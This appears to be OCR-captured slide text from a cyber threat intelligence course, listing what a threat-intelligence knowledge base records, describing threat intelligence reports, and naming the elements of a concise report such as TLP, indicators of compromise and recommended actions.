
Information stored in the knowledge base include the following:

- The source of a threat indicator
- The established rules for using and sharing a threat indicator
- The date and time an indicator was collected
- The lifetime of validity for a threat indicator
- Whether the attacks that are related to a threat indicator have targeted specific organizations or industry sectors
- Whether an indicator is associated with Common Weakness Enumeration (CWE), Common Vulnerability Enumeration (CVE), Common Configuration Enumeration (CCE), or Common Platform Enumeration (CPE) records
- Threat actors or threat actor groups associated with an indicator
- Threat actor aliases, if any exist
- The TTPs used by a threat actor
- The associated threat actor's motives and intent
- The different types of individuals targeted by the associated attacks
- The systems targeted in the associated attacks

Threat Intelligence Reports

- Threat intelligence reports are **prose documents** that include details about various types of attacks, TTPs, threat actors, systems, and information being targeted
- These reports include information related to threats that have been collected, aggregated, transformed, analyzed, and enriched to provide **actionable contextual intelligence** for organizations' decision-making processes

Notes: ____________________




Generating Concise Reports

- Disseminate timely and **relevant threat intelligence** frequently within the organization to increase internal awareness of relevant threats.

Elements required to create concise, actionable, and customized threat intelligence reports:

1. **Report Details**
2. **Client Details**
3. **Test Details**
4. **Executive Summary**
5. **Traffic Light Protocol (TLP)**
6. **Analysis Methodology**
7. **Threat Details**
8. **Indicators of Compromise**
9. **Recommended Actions**




Threat Intelligence Dissemination

